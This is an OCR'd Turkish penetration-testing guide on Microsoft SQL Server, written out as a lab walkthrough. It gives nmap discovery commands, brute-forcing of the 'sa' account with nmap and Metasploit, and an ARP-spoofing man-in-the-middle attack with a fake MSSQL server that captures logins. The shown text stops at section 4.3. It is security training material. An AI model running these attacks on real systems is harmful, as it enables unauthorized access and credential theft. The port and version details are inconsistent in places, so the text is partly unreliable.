


BİLGİ GÜVENLİĞİ AKADEMİSİ

www.bga.com.tr

MICROSOFT SQL SERVER SIZMA VE GÜVENLİK TESTİ ÇALIŞMALARI

HALİL DALABASMAZ

PENETRATION TESTING SPECIALIST

ŞUBAT 2015

BGA BİLGİ GÜVENLİĞİ LİMİTED ŞİRKETİ

WWW.BGA.COM.TR

İÇİNDEKİLER

1. GİRİŞ 1

2. MICROSOFT SQL SERVER GÜVENLİK TESTİ ÇALIŞMALARI 2

3. KEŞİF ÇALIŞMALARI 3

3.1. AĞ İÇERİSİNDE MICROSOFT SQL SERVER TESPİTİ 4

3.2. MICROSOFT SQL SERVER HAKKINDA BİLGİ TOPLAMA 5

4. SIZMA GİRİŞİMLERİ 6

4.1. KABA KUVVET SALDIRILARI İLE HESAP ELE GEÇİRME 7

4.2. MAN IN THE MIDDLE SALDIRISI İLE HESAP ELE GEÇİRME 10

4.3. ELE GEÇİRİLEN HESAP İLE HEDEF HAKKINDA BİLGİ TOPLAMA 14

4.4. HEDEFTE BULUNAN DİĞER HESAPLARI ELE GEÇİRME 15

4.5. TRUSTWORTHY ÖZELLİĞİNİN İSTİSMARI İLE HAK YÜKSELTME 16

5. POST EXPLOITATION 19

5.1. XP_CMDSHELL KULLANARAK HEDEF SİSTEMİ ELE GEÇİRME 20

5.2. ZARARLI YAZILIM KULLANARAK HEDEF SİSTEMİ ELE GEÇİRME 24

1. GİRİŞ

Microsoft SQL Server, 1989 yılında beri Microsoft firması tarafından geliştirilen Windows işletim sistemi üzerinde çalışan İlişkisel Veritabanı Yönetim Sistemi (İng. Relational Database Management System, Kıs. RDMS)'dir. İlişkisel veritabanı yönetim sistemi olma özelliğe sahip veritabanlarında veriler satırlar ve sütunlar içeren tablolar halinde ve birbirleri arasında ilişki olacak şekilde tutulur.


Microsoft SQL Server, DB-Engines (*http://db-engines.com/en/system/Microsoft+SQL+Server, Şubat 2015*) verilerine göre Şubat 2015 itibariyle dünya üzerinde en çok kullanılan üçüncü veritabanıdır. Büyük küçük birçok kurum Microsoft SQL Server'ı bilişim sistemlerinde kullanmaktadır ve güvenlik testleri esnasında sızma testi uzmanlarının karşısına oldukça fazla çıkmaktadır.

Yazı kısaca Microsoft SQL Server bulunan bir ağ içerisinde hedef veritabanı üzerinde keşif çalışmaları nasıl yapılır, yetkili hesap bilgisi nasıl ele geçirilir, ele geçirilen hesap ile diğer hesapların parola özetleri nasıl ele geçirilir, yetkisiz hesap ile nasıl hak yükseltilir ve ele geçirilen hesap ile işletim sistemi nasıl ele geçirilir sorularına cevap verecek şekilde ve bu konuda fikir vermesi amacıyla hazırlanmıştır.

2. MICROSOFT SQL SERVER GÜVENLİK TESTİ ÇALIŞMALARI

Güvenlik ve sızma testleri için test ortamında hedef işletim sistemi olarak Microsoft Windows Server 2008 R2 64-Bit ve üzerinde Microsoft SQL Server 2012 Express 64-Bit kullanılmıştır. Hedef işletim sistemine bağlantı kuran kurban için Windows 7 Home Premium 64-Bit işletim sistemi kullanılmıştır.

Testler esnasında kullanılan araçların bulunduğu işletim sistemi olarak Kali Linux 1.1.0 64-Bit kullanılmıştır. Hedef Microsoft SQL Server testler esnasında "Local System" haklarıyla çalıştırılmıştır ve Kali Linux üzerinde Nmap ve Metasploit araçları kullanılmıştır. Aşağıda test ortamının şeması verilmiştir.



Şekil 1- Test Ortamı

3. KEŞİF ÇALIŞMALARI

Bilgi toplama güvenlik testleri esnasında ilk ve en önemli bölümü oluşturmaktadır. Yazı içerisinde Microsoft SQL Server ağ içerisinde tespit çalışmaları için Nmap ve scriptleri ayrıca Metasploit modülleri kullanılmıştır. Keşif çalışmalarında hedef Microsoft SQL Server'ın versiyonu, Instance Name değeri vb. bilgiler elde edilmeye çalışılmıştır.

3.1. AĞ İÇERİSİNDE MICROSOFT SQL SERVER TESPİTİ

Microsoft SQL Server varsayılan olarak 1433 numaralı port üzerinde çalışır. Ancak sistem/veritabanı yöneticileri gerek güvenlik gerek başka nedenlerden Microsoft SQL Server'ı başka portlar üzerinde de çalıştırabilir. Bu yüzden sızma testleri esnasında mümkün mertebe tam port taramasının yapılması tavsiye edilir.

Ağ içerisinde bulunan Microsoft SQL Server'ı tespit etmek için Nmap aracı kullanılabilir. Test ortamında Microsoft SQL Server varsayılan portu numarası olan 1443 üzerinde çalışacak şekilde konumlandırılmıştır.

Test ortamında aşağıdaki komut kullanılarak ağ içerisinde Microsoft SQL Server tespit edilmeye çalışılmıştır.

```
$ nmap -n <HEDEF IP> -p 1433
```

Yukarıdaki komut çalıştırıldığında aşağıdaki çıktı alınmıştır.

```
Nmap scan report for 192.168.48.130
Host is up (0.00099s latency).
PORT     STATE SERVICE
1433/tcp open  ms-sql-s
```

Komut çıktısından da anlaşılabileceği üzere hedef port üzerinde **"ms-sql-s"** isimli bir servis çalışmaktadır. Hedef port üzerinde çalışan servis bilgisini daha kesin hale getirmek için Nmap tarama koduna **"-sV"** parametresi eklenirse, servise üçlü el sıkışması (three way handshake) adı verilen şekilde bağlantı sağlanır. Böylece hedef port üzerinde çalışan servis hakkında daha detaylı ve kesin bilgi alınabilir.

```
Nmap scan report for 192.168.48.130
Host is up (0.00040s latency).
PORT     STATE SERVICE  VERSION
1433/tcp open  ms-sql-s Microsoft SQL Server 2012
```


Yukarıdaki Nmap tarama çıktısından da anlaşılabileceği üzere hedef sistemde 1433 numaralı port üzerinde "Microsoft SQL Server 2008 R2" çalışmaktadır.

3.2. MICROSOFT SQL SERVER HAKKINDA BİLGİ TOPLAMA

Ağ içerisinde Microsoft SQL Server tespit edildikten sonra servis hakkında daha detaylı bilgi elde etmek için Nmap yazılımı içerisinde konu ile ilgili script bulunmaktadır. Nmap içerisinde bulunan **"ms-sql-info"** isimli script, hedef Microsoft SQL Server hakkında detaylı bilgi toplamaktadır. Scripti kullanarak hedef hakkında bilgi almak için aşağıdaki komut kullanılabilir.

```
$ nmap -p 1433 --script ms-sql-info <HEDEF IP>
```


Yukarıdaki komut çalıştırıldığında aşağıdaki ekran görüntüsündeki gibi bir çıktı alınır.



Şekil 2 - Nmap İle Bilgi Toplama

Çıktıdan da anlaşılabileceği üzere söz konusu script kullanılarak hedef Microsoft SQL Server hakkında bir çok bilgi (Instance Name değeri ve versiyon bilgisi) elde edilebilir. Örneğin, versiyon bilgisinin tam olarak alınabilmesi çıkmış olan zafiyetlerden hangileri tarafından sistemin etkilendiği konusunda yardımcı olacaktır.

Aynı şekilde Metasploit içerisinde bulunan **"mssql_ping"** isimli modül de Microsoft SQL Server hakkında bilgi toplamak için kullanılabilir. Modül ayarları içerisine kullanıcı adı ve şifre bilgisi değerleri de girilebilir ancak zorunlu değerler değillerdir. Sadece hedef IP adresi ve port numarası verilerek modül çalıştırılabilir. Hedef Microsoft SQL Server hakkında bilgi toplamak için test ortamında ilgili modül çalıştırılmış ve Nmap scriptinin sonuçlarına benzer sonuçlar alınmıştır. Aşağıda modül çıktısının ekran görüntüsü verilmiştir.



Şekil 3- MSSQL-PING Modülü

4. SIZMA GİRİŞİMLERİ

Ağ içerisinde Microsoft SQL Server tespit edilip hakkında bilgi toplandıktan sonra test ortamında sızma girişimlerinin ilk adımı olan hesap ele geçirme anlatılmıştır. Hesap ele geçirme konusunda kaba kuvvet saldırısı ve Man In The Middle saldırısı gerçekleştirilmiş ve hedef üzerinde yetkili hesap ele geçirilmiştir. Kaba kuvvet saldırısı esnasında Nmap scripti ve Metasploit modülü kullanılmıştır.

Hesap bilgisi ele geçirildikten sonra hedefteki diğer hesapların parola özetleri ele geçirilmiştir. Ele geçirilen hesap bilgisi ile hedef hakkında daha detaylı bilgi toplanmıştır.

4.1. KABA KUVVET SALDIRILARI İLE HESAP ELE GEÇİRME

Microsoft SQL Server'a kaba kuvvet saldırıları çeşitli araçlar ile yapılabilir test ortamı içerisinde konu ile ilgili olan Nmap yazılımının scripti ve Metasploit modülü kullanılmıştır. Hedef hesap bilgisi olarak varsayılan olarak kurulumda gelen ve yetkili kullanıcı olan **"sa"** kullanıcısına yönelik kaba kuvvet saldırıları gerçekleştirilmiştir.

4.1.1. NMAP SCRIPTI İLE KABA KUVVET SALDIRILARI

Microsoft SQL Server'a Nmap aracı içerisinde bulunan **"ms-sql-brute"** scripti ile kaba kuvvet saldırıları yapılabilir. Bunun için hedef üzerindeki muhtemel kullanıcı adlarını ve şifreleri içeren kelime listesine sahip olmanız gerekmektedir. Hedef üzerinde denenecek hesap bilgilerini içeren kelime listeleri hazırlandıktan sonra aşağıdaki komut kullanılarak Nmap içerisinde bulunan söz konusu script çalıştırılabilir.

```
$ nmap -p <PORT> --script ms-sql-brute --script-args
mssql.instance-all,userdb=wordlist.txt,passdb=wordlist.txt <HEDEF
IP>
```

Yukarıdaki komut çalıştırıldığında Nmap yazılımında bulunan script hedef sisteme bağlanıp verilen hesap bilgilerini deneyecektir. Başarılı bir şekilde sonuçlanan saldırı sonrasında aşağıdaki ekran görüntüsü olduğu gibi bir çıktı alınır.

```
Nmap scan report for 192.168.48.130
Host is up (0.0012s latency).
PORT     STATE SERVICE
1433/tcp open  ms-sql-s
MAC Address: 00:0C:29:0A:BD:BB (VMware)

Host script results:
| ms-sql-brute:
|   [192.168.48.130\SQLEXPRESS]
|     Credentials found:
|_      sa:BGA-123 => Login Success
```

Şekil 4 - Nmap İle Kaba Kuvvet Saldırısı

Çıktıdan da görülebileceği üzere hedef sistem üzerindeki Microsoft SQL Serverda bulunan **"sa"** kullanıcı adının şifresi **"BGA-123"** olarak tespit edilmiştir.

4.1.2. METASPLOIT MODÜLÜ İLE KABA KUVVET SALDIRILARI

Metasploit içerisinde konu ile ilgili kullanılacak olan modül **"mssql_login"**'dir. Bu modül Nmap aracında bulunan scriptten daha fazla ayar yapılmasına olanak sağlar böylece daha etkin saldırılar yapılabilir.

Metasploit üzerinde modül aktif edilip **"show options"** komutu çalıştırıldığında, modül tarafından istenen ayarlar listelenir. Test ortamı içerisinde ayar değerlerinden olan RHOSTS, RPORT, USERNAME, PASS_FILE değerleri üzerinde değişiklikler yapılarak modül kullanılmıştır. Bu ayarlara sırasıyla hedef IP adresi, Microsoft SQL Server'ın çalıştığı port numarası, "sa" kullanıcı adı ve olası şifreleri içeren kelime listesi değerleri girilmiştir.


Modüle istenirse sadece bir kullanıcı adı veya şifre denemesi için tanımlanabileceği gibi hem kullanıcı adı için hem de şifre için kelime listeleri tanımlanabilir. Tek bir kullanıcı adı için USERNAME değeri, tek bir parola değeri için PASSWORD değeri kullanılır. Kullanıcı adları için kelime listesi tanımlanacak ise USER_FILE değeri, parolaları içeren kelime listesi tanımlanacak ise PASS_FILE değeri kullanılır.

Modülün ayarlarından olan BLANK_PASSWORDS değerinin "false" olmasına dikkat edilmelidir. Zaten bu değer varsayılan olarak gelmektedir. Değerin "false" olarak kalması, modülün deneyeceği kullanıcı adları için boş parola denemesi yapmayacağı anlamına gelmektedir.

BRUTEFORCE_SPEED ayarı ise 0 ile 5 arasında değerler almaktadır ve denemelerin hızını belirtir. Düşük hızda yapılacak denemeler genellikle daha iyi sonuçlanmaktadır. Hızlı yapılacak olan denemeler hesap kilitleme politikasına takılma ihtimalini de hızlandırır.

STOP_ON_SUCCESS ayarı, denemelerden birisi başarılı olduğu zaman sıradaki denemelerin yapılıp yapılmaması ile ilgili olan ayardır. Bu ayarın "true" olarak değiştirilmesi sızma testleri esnasında yarar sağlayacaktır. Böylelikle ilk başarılı denemede modül duracak ve kalan denemeleri gerçekleştirmeyecektir.

Gerekli ayarlar yapıldıktan sonra modül çalıştırılır. Başarılı bir şekilde sonuçlanan saldırıya ait çıktılar aşağıda verilen ekran görüntüsündeki gibi olacaktır.



Şekil 5 - Başarılı Kaba Kuvvet Saldırısı

Modül çıktısından da görülebileceği üzere hedef sistem üzerindeki Microsoft SQL Serverda bulunan **“sa”** kullanıcı adının şifresi **“BGA-123”** olarak tespit edilmiştir.

4.2. MAN IN THE MIDDLE SALDIRISI İLE HESAP ELE GEÇİRME

Ortadaki adam saldırısı ile ağ içerisinde bulunan Microsoft SQL Server'a ait giriş bilgileri elde edilebilir. Metasploit modülü kullanılarak gerçekleştirilen bu saldırı türünde hedefe sahte bir Microsoft SQL Server hizmeti verilir ve bu şekilde hedefin hesap bilgi elde edilmeye çalışılır.

Saldırıya başlamadan önce işletim sistemi üzerinde IP Forwarding (IP Yönlendirme) aktif hale getirilmesi gerekmektedir. Aşağıdaki komut ile bu işlem kolayca yapılabilir.

```
$ echo 1 > /proc/sys/net/ipv4/ip_forward
```

IP Forwarding aktif hale getirildikten sonra Kali Linux üzerinde kurulum ile beraber gelen **"arpspoof"** aracı kullanılarak hedef ile sunucu arasına girilmiştir. Bunun için aşağıdaki komutlar kullanılabilir.


```
$ arpspoof -i eth0 -t <SQL SERVER IP> <KURBAN IP>
```

```
$ arpspoof -i eth0 -t <KURBAN IP> <SQL SERVER IP>
```

Yukarıdaki komutları çalıştırdıktan sonra Metasploit üzerinde ilgili modülün ayarlarının yapılıp çalıştırılması gerekir. Bunun için aşağıda verilen komut kullanılarak ilgili modül aktif hale getirilir ve devamında "SRVPORT" değerine port numarası girilir. Son olarak modül aktif hale getirilir.

```
$ use auxiliary/server/capture/mssql
```

```
$ set SRVPORT 1433
```




Şekil 6 - Modül Ayarları ve Çalıştırılması

Son olarak iptables kullanılarak NAT kuralı girilmiştir. Girilen kural, 1433 numaralı port üzerinde çalışan gerçek Microsoft SQL Server hizmetine ulaşmak isteyen trafiği saldırgan bilgisayarda çalışan sahte Microsoft SQL Server hizmetine yönlendirir. Bunun için aşağıdaki komut kullanılmıştır.

```
$ iptables -t nat -A PREROUTING -p tcp -d 192.168.48.130 --dport
1433 -j REDIRECT --to-ports 1433
```

Buraya kadar olan işlemler özetlenirse, ARP Spoofing kullanılarak kurban ile hedef sunucu arasına girilmiştir ve kurban hesap bilgisini girdiğinde sahte Microsoft SQL Server hizmetine yönlenecek ve saldırgan hesap bilgilerini yakalamış olacaktır. Kurban ise bağlantı hatası içeriğine sahip bir ekran ile karşılaşacaktır. Aşağıda durumu özetleyen ağ şeması verilmiştir.




Şekil 7- MITM Saldırısı Gerçekleştirilmiş Ağ Şeması

Kurban hesap bilgilerini girdiğinde modül hesap bilgilerini yakalayıp saldırgana verecektir. Aşağıdaki ekran görüntüsünde başarıyla elde edilmiş hesap bilgisi görülmektedir.

```
msf auxiliary(mssql) > run
[*] Auxiliary module execution completed
msf auxiliary(mssql) >
[*] Listening on 0.0.0.0:1433...
[*] Server started.
[-] *** auxiliary/server/capture/mssql is still calling the
[*] MSSQL LOGIN 192.168.48.131:64978 sa / BGA-123
```

Şekil 8 - Hesap Bilgisinin Ele Geçirilmesi

Kurban doğru hesap bilgisini girmesine rağmen sürekli bağlantı hatası ile karşılaşacaktır. Aşağıda kurbanın aldığı ilgili hatanın ekran görüntüsü verilmiştir.



Şekil 9 - Kurbanın Aldığı Hata

4.3. ELE GEÇİRİLEN HESAP İLE HEDEF HAKKINDA BİLGİ TOPLAMA

